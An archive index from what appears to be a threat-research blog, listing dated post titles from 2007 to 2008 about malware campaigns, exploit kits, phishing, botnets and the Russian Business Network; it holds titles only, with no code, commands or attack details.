- [Over 100 Malwares Hosted on a Single RBN IP \(2007-10-23 23:45\)](#)
- [A Portfolio of Malware Embedded Magazines \(2007-10-25 13:18\)](#)
- [Multiple Firewalls Bypassing Verification on Demand \(2007-10-29 13:46\)](#)
- [Wisdom of the Anti Cyber Jihadist Crowd \(2007-10-29 18:36\)](#)
- [Possibility Media's Malware Fiasco \(2007-10-30 14:22\)](#)
- [Botnet on Demand Service \(2007-10-31 00:45\)](#)

○ November

- [Yahoo Messenger Controlled Malware \(2007-11-02 13:16\)](#)
- [Metaphisher Malware Kit Spotted in the Wild \(2007-11-02 15:46\)](#)
- [Detecting and Blocking the Russian Business Network \(2007-11-03 20:32\)](#)
- [Managed Fast-Flux Provider \(2007-11-03 20:59\)](#)
- [Rebranding a Security Vendor \(2007-11-05 03:39\)](#)
- [Overperforming Turkish Hacktivists \(2007-11-05 09:41\)](#)
- [I See Alive IFRAMEs Everywhere \(2007-11-06 20:26\)](#)
- [Electronic Jihad v3.0 - What Cyber Jihad Isn't \(2007-11-07 14:38\)](#)
- [Go to Sleep, Go to Sleep my Little RBN \(2007-11-08 16:59\)](#)
- [Yet Another Malware Outbreak Monitor \(2007-11-09 15:28\)](#)
- [Targeted Spamming of Bankers Malware \(2007-11-12 13:22\)](#)
- [p0rn.gov - The Ongoing Blackhat SEO Operation \(2007-11-12 16:32\)](#)
- [Teaching Cyber Jihadists How to Hack \(2007-11-12 20:57\)](#)
- [Scammy Ecosystem \(2007-11-14 16:27\)](#)
- [Electronic Jihad's Targets List \(2007-11-14 17:24\)](#)
- [Popular Spammers Strategies and Tactics \(2007-11-14 18:54\)](#)
- [Cyber Jihadist Blogs Switching Locations Again \(2007-11-15 21:05\)](#)
- [First Person Shooter Anti-Malware Game \(2007-11-15 22:35\)](#)
- [Lonely Polina's Secret \(2007-11-16 16:13\)](#)

- [But of Course I'm Infected With Spyware \(2007-11-18 18:30\)](#)
- [The "New Media" Malware Gang \(2007-11-18 23:49\)](#)
- [Another Massive Embedded Malware Attack \(2007-11-19 22:47\)](#)
- [Large Scale MySpace Phishing Attack \(2007-11-20 05:42\)](#)
- [Mass Defacement by Turkish Hacktivists \(2007-11-21 19:44\)](#)
- [A Botnet of Infected Terrorists? \(2007-11-21 22:33\)](#)
- [The State of Typosquatting - 2007 \(2007-11-23 16:10\)](#)
- [Exposing the Russian Business Network \(2007-11-26 11:52\)](#)
- [But Malware is Prone to be Profitable \(2007-11-26 19:33\)](#)
- [I See Alive IFRAMEs Everywhere - Part Two \(2007-11-27 22:40\)](#)
- [Are You Botnet-ing With Me? \(2007-11-27 22:48\)](#)
- [A TrustedSource for Threats Intell Data \(2007-11-27 22:52\)](#)
- [Which CAPTCHA Do You Want to Decode Today? \(2007-11-28 23:12\)](#)
- [66.1 Host Locked \(2007-11-28 23:39\)](#)
- [Malware Serving Online Casinos \(2007-11-30 00:04\)](#)
- [December](#)
 - [Censoring Web 2.0 - The Access Denied Map \(2007-12-03 17:23\)](#)
 - [MDAC ActiveX Code Execution Exploit Still in the Wild \(2007-12-05 18:50\)](#)
 - [A Diverse Portfolio of Fake Security Software \(2007-12-07 22:46\)](#)

- [The Shark Malware - New Version's Coming \(2007-12-10 03:29\)](#)
- [Phishers, Spammers, and Malware Authors Clearly Consolidating \(2007-12-10 04:38\)](#)
- [Inside the Chinese Underground Economy \(2007-12-10 05:29\)](#)
- [Update on the MySpace Phishing Campaign \(2007-12-11 04:19\)](#)
- [Phishing Metamorphosis in 2007 - Trends and Developments \(2007-12-12 17:41\)](#)
- [Combating Unrestricted Warfare \(2007-12-12 23:08\)](#)
- [Have Your Malware In a Timely Fashion \(2007-12-15 15:09\)](#)
- [Cached Malware Embedded Sites \(2007-12-17 00:38\)](#)
- [Cyber Jihadist Hacking Teams \(2007-12-17 16:28\)](#)
- [209.1 Host Locked \(2007-12-18 21:28\)](#)
- [Pushdo - Web Based Malware as Usual \(2007-12-19 23:45\)](#)
- [Inshallahshaheed - Come Out, Come Out Wherever You Are \(2007-12-20 02:25\)](#)
- [Russia's FSB vs Cybercrime \(2007-12-20 21:40\)](#)
- [ClubHack 2007 - Papers and Presentations \(2007-12-20 23:04\)](#)
- [Pinch Variant Embedded Within RussianNews.ru \(2007-12-24 04:30\)](#)
- [Spreading Malware Around the Christmas Tree \(2007-12-25 00:54\)](#)
- [Riders on the Storm Worm \(2007-12-28 17:03\)](#)
- [The New Media Malware Gang - Part Two \(2007-12-28 19:38\)](#)
- [2008](#)
 - [January](#)

- [Massive RealPlayer Exploit Embedded Attack \(2008-01-07 20:40\)](#)
- [MySpace Phishers Now Targeting Facebook \(2008-01-07 23:43\)](#)
- [The Invisible Blackhat SEO Campaign \(2008-01-09 00:21\)](#)
- [Malware Serving Exploits Embedded Sites as Usual \(2008-01-10 01:28\)](#)
- [The Pseudo "Real Players" \(2008-01-15 00:28\)](#)
- [PAINTing a Botnet IRC Channel \(2008-01-15 00:30\)](#)
- [RBN's Fake Account Suspended Notices \(2008-01-16 00:01\)](#)
- [The Random JS Malware Exploitation Kit \(2008-01-16 00:06\)](#)
- [Storm Worm's St. Valentine Campaign \(2008-01-16 02:11\)](#)
- [DIY Fake MSN Client Stealing Passwords \(2008-01-17 16:44\)](#)
- [E-crime and Socioeconomic Factors \(2008-01-21 15:17\)](#)
- [Mujahideen Secrets 2 Encryption Tool Released \(2008-01-21 15:49\)](#)
- [The Dutch Embassy in Moscow Serving Malware \(2008-01-28 22:33\)](#)
- [The Shark3 Malware is in the Wild \(2008-01-31 23:53\)](#)
- [February](#)
 - [U.K's FETA Serving Malware \(2008-02-12 14:34\)](#)
 - [BlackEnergy DDoS Bot Web Based C&Cs \(2008-02-12 17:17\)](#)
 - [Anti-Malware Vendor's Site Serving Malware \(2008-02-13 03:51\)](#)
 - [The New Media Malware Gang - Part Three \(2008-02-13 17:31\)](#)

- [Visualizing a SEO Links Farm \(2008-02-13 17:42\)](#)
- [Statistics from a Malware Embedded Attack \(2008-02-13 19:52\)](#)
- [Malware Embedded Link at Pod-Planet \(2008-02-18 05:01\)](#)
- [Massive Blackhat SEO Targeting Blogspot \(2008-02-18 05:15\)](#)
- [Geolocating Malicious ISPs \(2008-02-18 07:50\)](#)
- [Serving Malware Through Advertising Networks \(2008-02-18 17:50\)](#)
- [The Continuing .Gov Blackat SEO Campaign \(2008-02-18 22:52\)](#)
- [The FirePack Web Malware Exploitation Kit \(2008-02-20 15:37\)](#)
- [Uncovering a MSN Social Engineering Scam \(2008-02-20 22:24\)](#)
- [Malicious Advertising \(Malvertising\) Increasing \(2008-02-21 05:43\)](#)
- [Localizing Cybercrime - Cultural Diversity on Demand \(2008-02-22 00:34\)](#)
- [Malware Infected Hosts as Stepping Stones \(2008-02-22 04:59\)](#)
- [The Continuing .Gov Blackhat SEO Campaign - Part Two \(2008-02-25 14:12\)](#)
- [Inside a Botnet's Phishing Activities \(2008-02-25 16:44\)](#)
- [RBN's Malware Puppets Need Their Master \(2008-02-26 17:20\)](#)
- [Yet Another Massive Embedded Malware Attack \(2008-02-27 19:17\)](#)
- [RBN's Phishing Activities \(2008-02-27 21:03\)](#)
- [March](#)
 - [Embedding Malicious IFRAMEs Through Stolen FTP Accounts \(2008-03-03 17:21\)](#)

- [ZDNet Asia and TorrentReactor IFRAME-ed \(2008-03-04 15:39\)](#)
- [Rogue RBN Software Pushed Through Blackhat SEO \(2008-03-05 15:35\)](#)
- [Unprofessionally Piggybacking on my Research \(2008-03-05 20:55\)](#)
- [More CNET Sites Under IFRAME Attack \(2008-03-06 13:48\)](#)
- [Injecting IFRAMEs by Abusing Input Validation \(2008-03-07 20:53\)](#)
- [Wired.com and History.com Getting RBN-ed \(2008-03-10 18:14\)](#)
- [The New Media Malware Gang - Part Four \(2008-03-12 02:41\)](#)
- [Loads.cc's DDoS for Hire Service \(2008-03-12 03:56\)](#)
- [More High Profile Sites IFRAME Injected \(2008-03-12 14:44\)](#)
- [Embedded Malware at Bloggies Awards Site \(2008-03-13 00:24\)](#)
- [PR Storm - Mass iFRAME Injectable Attacks \(2008-03-17 23:44\)](#)
- [Terror on the Internet - Conflict of Interest \(2008-03-19 00:39\)](#)
- [A Portfolio of Fake Video Codecs \(2008-03-19 23:18\)](#)
- [Cybersquatting Security Vendors for Fraudulent Purposes \(2008-03-21 00:02\)](#)
- [A Localized Bankers Malware Campaign \(2008-03-25 17:23\)](#)
- [Massive IFRAME SEO Poisoning Attack Continuing \(2008-03-28 02:26\)](#)
- [The Epileptics Forum Attack \(2008-03-31 09:27\)](#)
- [Phishing Pages for Every Bank are a Commodity \(2008-03-31 09:43\)](#)

○ [April](#)

- [A Commercial Web Site Defacement Tool \(2008-04-01 12:13\)](#)
- [UNICEF Too IFRAME Injected and SEO Poisoned \(2008-04-01 13:45\)](#)
- [Cybersquatting Symantec's Norton AntiVirus \(2008-04-01 14:17\)](#)
- [HACKED BY THE RBN! \(2008-04-01 22:35\)](#)
- [Quality and Assurance in Malware Attacks \(2008-04-02 18:02\)](#)
- [The Cyber Storm II Cyber Exercise \(2008-04-03 17:29\)](#)
- [Skype Spamming Tool in the Wild \(2008-04-07 13:57\)](#)
- [Romanian Script Kiddies and the Screensavers Botnet \(2008-04-08 10:17\)](#)
- [ICQ Messenger Controlled Malware \(2008-04-14 13:50\)](#)
- [Localized Fake Security Software \(2008-04-14 14:31\)](#)
- [Malware and Exploits Serving Girls \(2008-04-15 13:34\)](#)
- [Web Email Exploitation Kit in the Wild \(2008-04-16 19:44\)](#)
- [Fake Yahoo Greetings Malware Campaign Circulating \(2008-04-16 21:26\)](#)
- [Phishing Emails Generating Botnet Scaling \(2008-04-18 21:16\)](#)
- [China's CERT Annual Security Report - 2007 \(2008-04-21 09:15\)](#)
- [The Rise of Kosovo Defacement Groups \(2008-04-21 11:31\)](#)
- [Phishing Tactics Evolving \(2008-04-21 17:34\)](#)
- [Ten Signs It's a Slow News Week \(2008-04-21 20:58\)](#)
- [Chinese Hacktivists Waging People's Information Warfare Against CNN \(2008-04-22 09:25\)](#)

- [The DDoS Attack Against CNN.com \(2008-04-23 02:21\)](#)
- [The United Nations Serving Malware \(2008-04-23 17:13\)](#)
- [Crimeware in the Middle - Zeus \(2008-04-24 10:33\)](#)
- [A Botnet Master's To-Do List \(2008-04-26 19:36\)](#)
- [The FirePack Exploitation Kit - Part Two \(2008-04-27 11:27\)](#)
- [Web Site Defacement Groups Going Phishing \(2008-04-28 08:23\)](#)
- [DIY Exploit Embedding Tool - A Proprietary Release \(2008-04-28 11:45\)](#)
- [New DIY Malware in the Wild \(2008-04-29 22:39\)](#)
- [Response Rate for an IM Malware Attack \(2008-04-30 09:17\)](#)
- [Fake Directory Listings Acquiring Traffic to Serve Malware \(2008-04-30 10:17\)](#)
- [Detection Rates for Malware in the Wild \(2008-04-30 11:58\)](#)
- [May](#)
 - [Testing Signature-based Antivirus Products Contest \(2008-05-02 08:16\)](#)
 - [Segmenting and Localizing Spam Campaigns \(2008-05-02 11:28\)](#)
 - [MySpace Hosting MySpace Phishing Profiles \(2008-05-05 09:29\)](#)
 - [Ethical Phishing to Evaluate Phishing Awareness \(2008-05-06 23:26\)](#)
 - [Harvesting YouTube Usernames for Spamming \(2008-05-07 08:50\)](#)
 - [Blackhat SEO Campaign at The Millennium Challenge Corporation \(2008-05-07 09:47\)](#)
 - [A Chinese DIY Multi-Feature Malware \(2008-05-08 11:29\)](#)

- [Skype Phishing Pages Serving Exploits and Malware \(2008-05-09 11:35\)](#)
- [Stealing Sensitive Databases Online - the SQL Style \(2008-05-12 08:13\)](#)
- [Custom DDoS Attacks Within Popular Malware Diversifying \(2008-05-12 11:42\)](#)
- [Major Career Web Sites Hit by Spammers Attack \(2008-05-12 19:07\)](#)
- [The FirePack Exploitation Kit Localized to Chinese \(2008-05-13 15:16\)](#)
- [A Botnet of U.S Military Hosts \(2008-05-14 14:40\)](#)
- [DIY Phishing Kits Introducing New Features \(2008-05-15 20:29\)](#)
- [Got Your XPSHield up and Running? \(2008-05-15 21:20\)](#)
- [Redmond Magazine SQL Injected by Chinese Hacktivists \(2008-05-17 18:47\)](#)
- [The Small Pack Web Malware Exploitation Kit \(2008-05-19 10:08\)](#)
- [Fast-Fluxing SQL Injection Attacks \(2008-05-19 14:06\)](#)
- [All You Need is Storm Worm's Love \(2008-05-20 14:15\)](#)
- [Fake PestPatrol Security Software \(2008-05-20 17:41\)](#)
- [Pro-Serbian Hacktivists Attacking Albanian Web Sites \(2008-05-20 22:05\)](#)
- [The Whitehouse.org Serving Malware \(2008-05-21 09:38\)](#)
- [Yet Another DIY Proprietary Malware Builder \(2008-05-21 15:51\)](#)
- [Malware Domains Used in the SQL Injection Attacks \(2008-05-22 15:42\)](#)
- [The Icepack Exploitation Kit Localized to French \(2008-05-23 23:19\)](#)

- [How Does a Botnet with 100k Infected PCs Look Like? \(2008-05-26 09:35\)](#)
- [A Review of Hakin9 IT Security Magazine \(2008-05-26 10:24\)](#)
- [Web 2.0 Privacy and Security Workshop - Papers Released \(2008-05-26 15:23\)](#)
- [Yet Another Massive SQL Injection Spotted in the Wild \(2008-05-26 17:58\)](#)
- [Asprox Phishing Campaigns Dominated in April \(2008-05-27 12:50\)](#)
- [Malware Attack Exploiting Flash Zero Day Vulnerability \(2008-05-27 22:37\)](#)
- [Comcast.net not Hacked, DNS Records Hijacked \(2008-05-30 13:31\)](#)
- [Storm Worm Hosting Pharmaceutical Scams \(2008-05-30 21:05\)](#)
- [June](#)
 - [U.K's Crime Reduction Portal Hosting Phishing Pages \(2008-06-02 07:20\)](#)
 - [Price Discrimination in the Market for Stolen Credit Cards \(2008-06-03 13:15\)](#)
 - [Blackhat SEO Redirects to Malware and Rogue Software \(2008-06-05 13:38\)](#)
 - [Using Market Forces to Disrupt Botnets \(2008-06-09 10:53\)](#)
 - [Who's Behind the GPcode Ransomware? \(2008-06-10 10:38\)](#)
 - [ImageShack Typosquatted to Serve Malware \(2008-06-11 15:12\)](#)
 - [Fake YouTube Site Serving Flash Exploits \(2008-06-12 13:25\)](#)
 - [Monetizing Web Site Defacements \(2008-06-13 16:15\)](#)
 - [Malicious Doorways Redirecting to Malware \(2008-06-16 09:36\)](#)

- [The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw \(2008-06-18 22:38\)](#)
- [Fake Celebrity Video Sites Serving Malware \(2008-06-20 13:06\)](#)
- [Phishing Campaign Spreading Across Facebook \(2008-06-20 19:36\)](#)
- [Underground Multitasking in Action \(2008-06-23 14:07\)](#)
- [An Update to Photobucket's DNS Hijacking \(2008-06-24 12:19\)](#)
- [Fake Porn Sites Serving Malware \(2008-06-25 16:11\)](#)
- [Backdooring Cyber Jihadist Ebooks for Surveillance Purposes \(2008-06-25 23:11\)](#)
- [Right Wing Israeli Hackers Deface Hamas's Site \(2008-06-26 20:14\)](#)
- [ICANN and IANA's Domain Names Hijacked by the NetDevilz Hacking Group \(2008-06-27 02:58\)](#)
- [The Malicious ISPs You Rarely See in Any Report \(2008-06-30 15:11\)](#)
- [July](#)
 - [Summarizing June's Threatscape \(2008-07-01 12:21\)](#)
 - [Decrypting and Restoring GPcode Encrypted Files \(2008-07-01 15:11\)](#)
 - [Chinese Bloggers Bypassing Censorship by Blogging Backward \(2008-07-02 23:09\)](#)
 - [Gmail, Yahoo and Hotmail's CAPTCHA Broken \(2008-07-03 14:52\)](#)
 - [The Antivirus Industry in 2008 \(2008-07-04 16:08\)](#)
 - [Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced \(2008-07-07 08:19\)](#)
 - [The ICANN Responds to the DNS Hijacking, Its Blog Under Attack \(2008-07-07 13:27\)](#)

- [*The Risks of Outdated Situational Awareness \(2008-07-07 15:46\)*](#)
- [*Fake Porn Sites Serving Malware - Part Two \(2008-07-08 10:24\)*](#)
- [*Storm Worm's U.S Invasion of Iran Campaign \(2008-07-09 02:06\)*](#)
- [*Mobile Malware Scam iSexPlayer Wants Your Money \(2008-07-09 14:42\)*](#)
- [*The Template-ization of Malware Serving Sites \(2008-07-10 18:40\)*](#)
- [*Violating OPSEC for Increasing the Probability of Malware Infection \(2008-07-11 22:04\)*](#)
- [*Monetizing Compromised Web Sites \(2008-07-14 09:15\)*](#)
- [*Malware and Office Documents Joining Forces \(2008-07-14 17:06\)*](#)
- [*Are Stolen Credit Card Details Getting Cheaper? \(2008-07-15 20:08\)*](#)
- [*The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit \(2008-07-15 21:43\)*](#)
- [*Obfuscating Fast-fluxed SQL Injected Domains \(2008-07-17 09:28\)*](#)
- [*The Unbreakable CAPTCHA \(2008-07-17 22:36\)*](#)
- [*The Ayyildiz Turkish Hacking Group VS Everyone \(2008-07-18 11:35\)*](#)
- [*Money Mule Recruiters use ASProx's Fast Fluxing Services \(2008-07-18 12:48\)*](#)
- [*Money Mule Recruiters use ASProx's Fast Fluxing Services \(2008-07-18 12:48\)*](#)
- [*Money Mule Recruiters use ASProx's Fast Fluxing Services \(2008-07-18 12:48\)*](#)
- [*SQL Injecting Malicious Doorways to Serve Malware \(2008-07-21 06:41\)*](#)
- [*Impersonating StopBadware.org to Serve Fake Security Warnings \(2008-07-21 07:22\)*](#)

- [Coding Spyware and Malware for Hire \(2008-07-22 10:48\)](#)
- [Lazy Summer Days at UkrTeleGroup Ltd \(2008-07-22 12:00\)](#)
- [Email Hacking Going Commercial \(2008-07-24 07:17\)](#)
- [People's Information Warfare vs the U.S DoD Cyber Warfare Doctrine \(2008-07-24 08:24\)](#)
- [Vulnerabilities in Antivirus Software - Conflict of Interest \(2008-07-24 10:01\)](#)
- [Counting the Bullets on the \(Malware\) Front \(2008-07-25 09:09\)](#)
- [Counting the Bullets on the \(Malware\) Front \(2008-07-25 09:09\)](#)
- [Smells Like a Copycat SQL Injection In the Wild \(2008-07-28 12:07\)](#)
- [Click Fraud, Botnets and Parked Domains - All Inclusive \(2008-07-28 13:52\)](#)
- [Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings \(2008-07-29 09:29\)](#)
- [Neosploit Team Leaving the IT Underground \(2008-07-29 20:19\)](#)
- [Dissecting a Managed Spamming Service \(2008-07-30 10:10\)](#)
- [Storm Worm's Lazy Summer Campaigns \(2008-07-31 12:50\)](#)
- [August](#)
 - [Summarizing July's Threatscape \(2008-08-01 23:02\)](#)
 - [McAfee's Site Advisor Blocking n.runs AG - "for starters" \(2008-08-04 15:26\)](#)
 - [Twitter Malware Campaign Wants to Bank With You \(2008-08-05 11:46\)](#)
 - [The Twitter Malware Campaign Wants to Bank With You \(2008-08-05 11:46\)](#)

- [Compromised Web Servers Serving Fake Flash Players \(2008-08-05 21:47\)](#)
- [Pinch Vulnerable to Remotely Exploitable Flaw \(2008-08-07 15:38\)](#)
- [Phishers Backdooring Phishing Pages to Scam One Another \(2008-08-07 17:23\)](#)
- [Email Hacking Going Commercial - Part Two \(2008-08-08 19:25\)](#)
- [Summarizing Zero Day's Posts for July \(2008-08-08 20:06\)](#)
- [The Russia vs Georgia Cyber Attack \(2008-08-11 22:05\)](#)
- [76Service - Cybercrime as a Service Going Mainstream \(2008-08-13 11:01\)](#)
- [Who's Behind the Georgia Cyber Attacks? \(2008-08-14 14:38\)](#)
- [Guerilla Marketing for a Conspiracy Site \(2008-08-14 20:35\)](#)
- [Banker Malware Targeting Brazilian Banks in the Wild \(2008-08-18 13:24\)](#)
- [Compromised Cpanel Accounts For Sale \(2008-08-18 13:31\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Two \(2008-08-19 07:54\)](#)
- [DIY Botnet Kit Promising Eternal Updates \(2008-08-20 10:28\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Three \(2008-08-20 10:55\)](#)
- [Fake Celebrity Video Sites Serving Malware - Part Two \(2008-08-21 08:52\)](#)
- [Web Based Botnet Command and Control Kit 2.0 \(2008-08-22 18:22\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Four \(2008-08-25 12:03\)](#)
- [Automatic Email Harvesting 2.0 \(2008-08-26 12:35\)](#)

- [*Fake Porn Sites Serving Malware - Part Three \(2008-08-26 15:21\)*](#)
- [*Facebook Malware Campaigns Rotating Tactics \(2008-08-27 14:18\)*](#)
- [*Fake Security Software Domains Serving Exploits \(2008-08-28 12:41\)*](#)
- [*Exposing India's CAPTCHA Solving Economy \(2008-08-29 21:38\)*](#)
- [*September*](#)
 - [*A Diverse Portfolio of Fake Security Software - Part Five \(2008-09-02 10:41\)*](#)
 - [*Copycat Web Malware Exploitation Kits are Faddish \(2008-09-03 13:27\)*](#)
 - [*The Commoditization of Anti Debugging Features in RATs \(2008-09-03 14:19\)*](#)
 - [*Summarizing Zero Day's Posts for August \(2008-09-04 14:18\)*](#)
 - [*Summarizing August's Threatscape \(2008-09-10 09:49\)*](#)
 - [*Adult Network of 1448 Domains Compromised \(2008-09-15 13:13\)*](#)
 - [*Skype Spamming Tool in the Wild - Part Two \(2008-09-15 14:55\)*](#)
 - [*EstDomains and Intercage VS Cybercrime \(2008-09-16 12:20\)*](#)
 - [*Spam Campaign Abusing Yahoo's Services \(2008-09-17 15:34\)*](#)
 - [*Two Copycat Web Malware Exploitation Kits in the Wild \(2008-09-24 17:35\)*](#)
 - [*A Diverse Portfolio of Fake Security Software - Part Six \(2008-09-24 21:29\)*](#)
 - [*250k of Harvested Hotmail Emails Go For? \(2008-09-25 14:18\)*](#)
 - [*Hijacking a Spam Campaign's Click-through Rate \(2008-09-26 16:06\)*](#)

- [The Commercialization of Anti Debugging Tactics in Malware \(2008-09-29 22:27\)](#)
- [Modified Zeus Crimeware Kit Comes With Built-in MP3 Player \(2008-09-29 23:38\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Seven \(2008-09-30 14:42\)](#)
- [Identifying the Gpcode Ransomware Author \(2008-09-30 23:35\)](#)
- [October](#)
 - [Web Based Malware Eradicates Rootkits and Competing Malware \(2008-10-01 22:20\)](#)
 - [Copycat Web Malware Exploitation Kit Comes with Disclaimer \(2008-10-02 09:58\)](#)
 - [Monetizing Infected Hosts by Hijacking Search Results \(2008-10-02 14:33\)](#)
 - [Knock, Knock, Knockin' on Carder's Door \(2008-10-02 17:59\)](#)
 - [Managed Fast Flux Provider - Part Two \(2008-10-02 19:39\)](#)
 - [Syndicating Google Trends Keywords for Blackhat SEO \(2008-10-03 10:35\)](#)
 - [Inside a Managed Spam Service \(2008-10-03 14:12\)](#)
 - [Fake Windows XP Activation Trojan Wants Your CVV2 Code \(2008-10-06 19:42\)](#)
 - [Web Based Malware Emphasizes on Anti-Debugging Features \(2008-10-07 09:42\)](#)
 - [A Diverse Portfolio of Fake Security Software - Part Eight \(2008-10-07 14:21\)](#)
 - [Summarizing Zero Day's Posts for September \(2008-10-07 17:54\)](#)
 - [Commoditization of Anti Debugging Features in RATs - Part Two \(2008-10-09 10:47\)](#)
 - [Cybercriminals Abusing Lycos Spain To Serve Malware \(2008-10-09 11:01\)](#)

- [Quality Assurance in Malware Attacks - Part Two \(2008-10-14 10:59\)](#)
- [The Cost of Anonymizing a Cybercriminal's Internet Activities \(2008-10-14 21:23\)](#)
- [DDoS Attack Graphs from Russia vs Georgia's Cyberattacks \(2008-10-15 21:07\)](#)
- [TorrentReactor Compromised, 1.2M Users Database In the Wild \(2008-10-16 14:56\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Nine \(2008-10-16 16:00\)](#)
- [Real-Time OSINT vs Historical OSINT in Russia/Georgia Cyberattacks \(2008-10-20 16:15\)](#)
- [Massive SQL Injection Attacks - the Chinese Way \(2008-10-21 23:01\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Ten \(2008-10-22 15:04\)](#)
- [Compromised Portfolios of Legitimate Domains for Sale \(2008-10-24 15:22\)](#)
- [Money Mules Syndicate Actively Recruiting Since 2002 \(2008-10-28 13:06\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Eleven \(2008-10-28 15:44\)](#)
- [Pseudo Email Marketing Tools Empowering Spammers \(2008-10-29 15:28\)](#)
- [November](#)
 - [Modified Zeus Crimeware Kit Gets a Performance Boost \(2008-11-03 16:22\)](#)
 - [A Diverse Portfolio of Fake Security Software - Part Twelve \(2008-11-03 22:36\)](#)
 - [Summarizing Zero Day's Posts for October \(2008-11-04 16:10\)](#)
 - [DIY Phishing Pages With Command and Control Interfaces \(2008-11-06 13:26\)](#)
 - [Zeus Crimeware Kit Gets a Carding Layout \(2008-11-10 12:29\)](#)

- [DIY Skype Malware Spreading Tool in the Wild \(2008-11-12 14:35\)](#)
- [More Compromised Portfolios of Legitimate Domains for Sale \(2008-11-12 15:15\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Thirteen \(2008-11-12 15:52\)](#)
- [Dissecting the Latest Koobface Facebook Campaign \(2008-11-13 15:16\)](#)
- [Embassy of Brazil in India Compromised \(2008-11-13 16:18\)](#)
- [Will Code Malware for Financial Incentives \(2008-11-18 12:54\)](#)
- [New Web Malware Exploitation Kit in the Wild \(2008-11-19 12:15\)](#)
- [The DDoS Attack Against Bobbear.co.uk \(2008-11-19 16:35\)](#)
- [Localizing Cybercrime - Cultural Diversity on Demand Part Two \(2008-11-25 13:55\)](#)
- [A Diverse Portfolio of Fake Security Software - Part Fourteen \(2008-11-27 15:09\)](#)
- [December](#)
 - [Yet Another Web Malware Exploitation Kit in the Wild \(2008-12-02 14:08\)](#)
 - [Rock Phish-ing in December \(2008-12-02 14:24\)](#)
 - [Zeus Crimeware as a Service Going Mainstream \(2008-12-04 13:53\)](#)
 - [Dissecting the Koobface Worm's December Campaign \(2008-12-08 16:58\)](#)
 - [The Koobface Gang Mixing Social Engineering Vectors \(2008-12-09 13:53\)](#)
 - [Summarizing Zero Day's Posts for November \(2008-12-11 16:04\)](#)
 - [Localized Social Engineering on Demand \(2008-12-15 15:47\)](#)
 - [Localized Social Engineering on Demand \(2008-12-15 15:47\)](#)

- [Skype Phishing Pages Serving Exploits and Malware - Part Two \(2008-12-15 19:45\)](#)
- [Cyber Jihadists part of the GIMF Busted \(2008-12-17 20:21\)](#)